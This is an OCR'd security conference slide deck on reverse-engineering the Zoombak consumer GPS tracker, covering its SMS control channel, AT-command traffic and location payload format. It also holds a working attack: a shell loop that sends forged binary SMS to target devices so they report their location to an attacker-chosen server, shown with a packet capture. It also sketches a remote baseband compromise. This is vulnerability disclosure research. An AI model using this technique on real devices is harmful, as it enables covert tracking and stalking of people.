Was: I’m the Hunter

I’m Going Hunting


donb@isecpartners.com
@DonAndrewBailey

A Million Little Tracking Devices

Turning Embedded Devices into Weapons

donb@isecpartners.com
@DonAndrewBailey

whois donb?



Places I've been in the past 24 hours

- Boston
- Afghanistan
- Libya
- The White House

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Locator Center | http://w...ing.com/

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**

ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new

Zoombak: Home | Shop | Accessories | Support | Site Map | Privacy Policy | Terms of Use | SMS Terms of Use | Order Status

Connecting to t1.tiles.virtualearth.net...

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

https://locate.zoombak.com/locate/locate/locatorCenter.faces?firstname=Don&s

Locator Center | Online PDU Enco... | Google Maps | Kabul, Afghanist... | How to find latitu...

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**


ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new



Zoombak Home | Shop | Accessories | Support | Site Map | Privacy Policy | Terms of Use | SMS Terms of Use | Order Status

Find: zoombak Previous Next Highlight all Match case

Transferring data from t1.tiles.virtualearth.net...

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

https://locate.zoombak.com/locate/locate/locatorCenter.faces?firstname=Don&s

libya insurgent

Locator Center | Online PDU En... | Google Maps | Benghazi, Ban... | How to find lat... | libya insurgen...

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**

ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new

Zoombak Home | Shop | Accessories | Support | Site Map | Privacy Policy | Terms of Use | SMS Terms of Use | Order Status

Find: zoombak Previous Next Highlight all Match case

Transferring data from t1.tiles.virtualearth.net...

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

https://locate.zoombak.com/locate/locate/locatorCenter.faces?firstname=Don&s

Locator Center | Online PDU Enco... | Google Maps | Google Maps | How to find latitu...

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**


ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new



Zoombak Home | Shop | Accessories | Support | Site Map | Privacy Policy | Terms of Use | SMS Terms of Use | Order Status

Find: zoombak Previous Next Highlight all Match case

Transferring data from dev.virtualearth.net...

So what’s this all about, donb?

Zoombak “Advanced GPS Tracker”

- Sold in over 12,500 stores in USA
- Smart Phone App (iPhone, Android, Blackberry)
- 2x as big as your 6th Generation iPod Nano
- Track your…
  - Car
  - Family
  - Pet
  - Valuables

Even *Oprah* Loves Zoombak

100 Things That Are Getting Better - ... - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

http://www.oprah.com/spirit

million little

100 Things That Ar...

No more confetti-throwing cats and singing cakes. Now you can channel Van Gogh (Moma.org/ecards), create animated videos (Sendables.jibjab.com), or layer video and pictures with your favorite design and fonts (MyPunchbowl.com).

15. Dry Cleaning
According to a survey, only half the dry cleaners in the USA still use the once ubiquitous toxic chemical perchloroethylene on your clothes.

16. Keeping tabs on your children
Honey, I found the kids: For a mere $100, the Zoombak, a GPS easily stowed in a backpack, will pinpoint your child's whereabouts on a map.

17. Wal-Mart
The retail giant is making good on its recent promise to recycle, use fuel-efficient delivery trucks, run its stores on renewable energy, and force suppliers to cut wasteful packaging and bad manufacturing practices.

18. Dads

Find: zoombak Previous Next Highlight all

Done

What is the Device composed of?

Modular design

- GSM module
- GPS module
- Application “microcomputer”
- T-Mobile SIM Card

GSM Module

- Siemens 0682
  - Infineon Baseband
  - Skyworks 7750 RF Tx
- Controlled via USART
  - AT Commands!
- No shared memory!

A Quick Comment about Siemens 0682

- Attaching to OpenBTS
  - Using Malaysian Test SIM cards (001/01)
- The Zoombak (Siemens) claims A5/2 capability
  - And only A5/2
- The Zoombak accesses GPRS
  - Presumably using A5/2
- T-Mobile allows A5/2 on GPRS in the USA?
  - This shouldn't happen

GPS Module


- GR-520 GPS Module
- Not that interesting
- Acquires GPS!!!

Application uC

- Renesas SH7721/7300 Microcomputer Platform
- Fairly robust uC platform
- Application processor unknown
  - But, probably one of the common realtime uC OS
  - Likely, Java
  - Or something….

But wait! Donb, don’t you know?!?

I don’t have to know…



How does Zoombak work?

It’s all about the Customer Experience

- Log into the Web2.0 interface
- Select the desired tracking device
- Click “find now”
- Wait for the embedded map to update
- Enjoy the map!

How does the device work?

The Control Channel

- Commands are received via SMS
  - 8bit binary messages
- Application polls SIM for SMS
- Application receives command
  - Parses binary SMS
  - Extracts command

donb@localhost:~/lab.../zoombak/revenge/pdus

```
donb@localhost ~/lab/research/zoombak/revenge/pdus $ hexdump -C 9
00000000  07 91 41 40 54 05 10 f1  44 05 91 21 60 f0 00 04  |..A@T...D..!`...|
00000010  01 21 50 32 04 50 2b 32  06 05 04 ea 08 1c 6c 67  |.!P2.P+2......lg|
00000020  4f 6e 44 4c 6f 63 61 74  65 00 01 01 6c 6f 63 33  |OnDLocate...loc3|
00000030  34 2d 67 66 71 67 79 6c  39 66 00 00 00 43 ca ed  |4-gfqgyl9f...C..|
00000040  70 08 00 18 01 f4 00 00  00 53                    |p........S|
0000004a
donb@localhost ~/lab/research/zoombak/revenge/pdus $
```

PDU Breakdown

- “gOnDLocate”
  - Represents an incoming location request
- “Loc34-gfqgyl9f”
  - Location ID (nonce)
- 0x43 0xCA 0xED 0x70
  - 67.202.237.112 ???
- SMS UDH specifies port 0x1c6c
  - Port 7276

Whois By IP Address - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

http://tools.whois.net/whoisbyip/ whois

Whois By IP Address

Whois.Net
DOMAIN-BASED RESEARCH SERVICES

Domain Tools:
- Whois Domain Search
- Whois By IP Address
- DIG Lookup

Web Analysis Tools:
- Ping
- Your IP Address
- Name By IP Address
- IP Address by Name
- About Your Browser

SEO Analysis Tools:
- Alexa Reach Chart
- Alexa Rank Chart
- Compare Alexa Rank
- Total Google Pages

Website Validators
- CSE HTML Validator
- WC3 HTML Validator
- CSS Validator
- Robots.txt Validator

W3C XHTML 1.0

W3C CSS

VERIO
An NTT Communications Company

Tool: Whois By IP Address

Find Out Whois By IP:

Enter IP Address:

Search

```
[Querying whois.arin.net]
[whois.arin.net]
#
# Query terms are ambiguous.  The query is assumed to be:
#     "n 67.202.237.112"
#
# Use "?" to get help.
#

#
# The following results may also be obtained via:
# http://whois.arin.net/rest/nets;q=67.202.237.112?showDetails=true&showARIN=false
#

Zoombak, LLC SUNGARD-8D31CB05-9199-4FCD-8EC (NET-67-202-237-64-1) 67.202.237.64 - 67.202.237.127
Sungard Network Solutions, Inc. SGNS-BLK-10 (NET-67-202-192-0-1) 67.202.192.0 - 67.202.255.255


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
```

Find: zoombak Previous Next Highlight all Match case

Done

So, the Location Request…

- Defines ***where*** the device should connect
  - IPv4 Address
  - TCP Port

- Defines ***what*** the device should send
  - Nonce
  - Location Response

Okay, but what does a response look like?

Back to the Logic Analyzer

- Log into Zoombak's Web2.0 GUI
- Send a valid request to the Device
- Sniff the AT commands between App -> GSM
- Watch what the device does

donb@localhost: ~/lab/research/zoombak/revenge

```
AT^SICS=0,conType,GPRS0
AT^SICS=0,user,""
AT^SICS=0,passwd,""
AT^SICS=0,apn,cidagps.t-mobile.com
AT^SICS=0,dns1,""
AT+CGATT=1
AT+CGATT?
AT^SISI=5
AT^SISS=5,srvType,Socket
AT^SISS=5,address,socktcp://67.202.237.112:7276
AT^SISS=5,conId,0
AT^SISS=5,tcpOT,20
AT^SISO=5
AT^SISI=5
AT^SISI=5
AT^SISW=5,260
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 173
loc34-gfqh1c7c&DLC&01.05&1&12673344409;5;2010-12-28T02:18:35Z;11001&11863&310&260&0&1&-57~110
10&12493&&&1&&-73~11001&11861&&&1&&-76~11010&36843&&&1&&-77~11001&39102&&&1&&-79at^sisr=5,100
0
at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT+CCLK?
AT+CNUM
AT+CGATT?
AT^SISI=5
AT^SISI=5
AT^SISW=5,126
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 40
loc34-gfqh1c7c&DLC&01.05&1&12673344409;0at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT^SISI=1
AT^SISC=1
AT^SISI=1
AT^SISI=5
AT^SISC=5
AT^SISI=5
at^smgl=0
donb@localhost ~/lab/research/zoombak/revenge $
```

Seriously?!?

- The GSM Module accepts AT commands to…
  - Connect to a specific host AND port
  - Over TCP/IP
  - Send/Receive data

- Zero confidentiality!

Lets Diverge, Shall We?

- GSM baseband attacks are a Serious Issue ™
- The baseband attack surface was
  - Thought to be small
  - RF oriented
  - Localized
- But, wait! Remote baseband compromise?
  - Embedded TCP/IP stack
  - Small code base (small flash space)

Attack Scenario

- Force AT commands to connect to Host:Port
- Implement attack against TCP/IP stack
- Get persistent compromise in the baseband
- Force network traffic to a specific IP address
- Evade Application Flash Updates
- Similar to BIOS backdoors for PC

Okay, back to the payload.

donb@localhost: ~/lab/...earch/zoombak/revenge

```
donb@localhost ~/lab/research/zoombak/revenge $ strings AT_COMMAND_serial_data-1.
la  | grep gfqh1c7c | sed 's/\(;\|^\)/\n/g'
loc34-gfqh1c7c&DLC&01.05&1&12673344409
5
2010-12-28T02:18:35Z
11001&11863&310&260&0&1&-57
11010&12493&&&1&&-73
11001&11861&&&1&&-76
11010&36843&&&1&&-77
11001&39102&&&1&&-79at^sisr=5,1000
loc34-gfqh1c7c&DLC&01.05&1&12673344409
0at^sisr=5,1000
donb@localhost ~/lab/research/zoombak/revenge $
```

First Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- Time stamp
- Cellular data
  - Location Area Code (LAC), Cell ID, MCC, MNC, RSSI
  - This is the 'A' in A-GPS

Second Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- GPS data (latitude, long)
  - If available
- Time stamp

Let’s use Open Cell ID

- Online database of cellular towers
- Includes
  - MCC
  - MNC
  - Cell ID
  - LAC
  - Geo Location (Latitude, Longitude)

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Locator Center | http://w...ing.com/

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**

ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new

Zoombak: Home | Shop | Accessories | Support | Site Map | Privacy Policy | Terms of Use | SMS Terms of Use | Order Status

Connecting to t1.tiles.virtualearth.net...

So, now we know…

- How to control the device
- What a response looks like
- Where the data is sent
- What GPRS network its sent to

What’s next?

“Dogggg will hunt!!” – Les Claypool

Piece it together!

- SMS service like Routomessaging
  - Send binary SMS for fractions of a cent
  - Scriptable over SMPP
  - Combine with crontab -> Win!
- Edit a valid payload
  - Change Zoombak's IP to Your IP
  - Ship the SMS
- Wait on port 7276

usrp@robots: ~

```
x=1
while [ $x -lt $TIMES ]; do

        x=$((x+1));

        K=`printf "%s%,02d" ${KEY} ${x}`;

        for M in ${TARGETS}; do

                echo "forceloc: shipping message to $M as key $K";

                wget "http://127.0.0.1:13013/cgi-bin/sendsms?username=donb&passw
ord=NickDe,BLACKMAIL!!!&from=12030&to=${M}&udh=%06%05%04%EA%08%1C%6C&text=%67%4F
%6E%44%4C%6F%63%61%74%65%00%01%01${K}%00%00%00%00%00${SERVER}%08%00%18%01%F4%00%
00%00%FF" >/dev/null 2>&1

        done

        sleep $SLEEP

done
                                                        18,0-1        Bot
```

zoombak force loc florida-2.tcp - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [SYN] Seq=0 Win=5840 Len=0 MSS=1460
2	0.000032	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
3	0.997995	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [ACK] Seq=1 Ack=1 Win=5840 Len=0
4	3.659957	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=297
5	3.660010	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [ACK] Seq=1 Ack=298 Win=6432 Len=0
6	3.660173	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [PSH, ACK] Seq=1 Ack=298 Win=6432 Len
7	3.660193	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [FIN, ACK] Seq=104 Ack=298 Win=6432 L
8	6.660215	10.90.0.93	10.90.0.232	TCP	[TCP Retransmission] oma-ilp > etc-control [FIN, PSH, ACK]

- Frame 4: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits)
- Linux cooked capture
- Internet Protocol, Src: 10.90.0.232 (10.90.0.232), Dst: 10.90.0.93 (10.90.0.93)
- Transmission Control Protocol, Src Port: etc-control (6107), Dst Port: oma-ilp (7276), Seq: 1, Ack: 1, Len: 297
- Data (297 bytes)
  - Data: 504f5354202f7a6c732f7a623130302f75444c6f63617469...
  - [Length: 297]

```
0000  00 00 02 00 00 00 00 00  00 00 00 00 00 00 08 00   ........ ........
0010  45 00 01 51 25 83 00 00  3f 06 3f 2c 0a 5a 00 e8   E..Q%... ?.?,.Z..
0020  0a 5a 00 5d 17 db 1c 6c  39 42 6e 01 55 f6 62 1f   .Z.]...l 9Bn.U.b.
0030  50 18 16 d0 e8 f2 00 00  50 4f 53 54 20 2f 7a 6c   P....... POST /zl
0040  73 2f 7a 62 31 30 30 2f  75 44 4c 6f 63 61 74 69   s/zb100/ uDLocati
0050  6f 6e 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   on HTTP/ 1.1..Hos
0060  74 3a 20 31 30 2e 39 30  2e 30 2e 39 33 3a 37 32   t: 10.90 .0.93:72
0070  37 36 0d 0a 43 6f 6e 74  65 6e 74 2d 4c 65 6e 67   76..Cont ent-Leng
0080  74 68 3a 20 32 31 34 0d  0a 0d 0a 6c 6f 63 2d 67   th: 214. ...loc-g
0090  32 61 61 38 6b 6a 6d 26  44 4c 43 26 30 31 2e 30   2aa8kjm& DLC&01.0
00a0  35 26 31 26 31 32 31 32  35 31 38 38 30 32 39 3b   5&1&1212 5188029;
00b0  35 3b 32 30 31 31 2d 30  31 2d 30 38 54 32 31 3a   5;2011-0 1-08T21:
00c0  31 34 3a 33 36 5a 3b 32  39 33 30 38 26 31 30 30   14:36Z;2 9308&100
00d0  38 33 26 33 31 30 26 32  36 30 26 30 26 31 34 26   83&310&2 60&0&14&
00e0  2d 36 39 7e 32 39 33 30  38 26 31 30 38 33 33 26   -69~2930 8&10833&
00f0  26 26 31 26 26 2d 37 36  7e 32 39 33 30 38 26 31   &&1&&-76 ~29308&1
0100  31 31 38 33 26 26 26 31  26 26 2d 37 39 7e 34 36   1183&&&1 &&-79~46
0110  39 30 31 26 31 30 38 36  33 26 26 26 31 26 26 2d   901&1086 3&&&1&&-
0120  38 30 7e 32 39 33 30 38  26 31 30 38 39 33 26 26   80~29308 &10893&&
0130  26 31 26 26 2d 38 32 7e  34 36 39 30 31 26 31 30   &1&&-82~ 46901&10
0140  34 38 32 26 26 26 31 26  26 2d 38 37 7e 32 39 33   482&&&1& &-87~293
0150  30 38 26 31 30 31 30 33  26 26 26 31 26 26 2d 39   08&10103 &&&1&&-9
0160  38                                                 8
```

Data (data.data), 297... | Packets: 13 Displayed: 13 Marked: 0 Load time: 0:00.048 | Profile: Default

So, we know we can intercept.
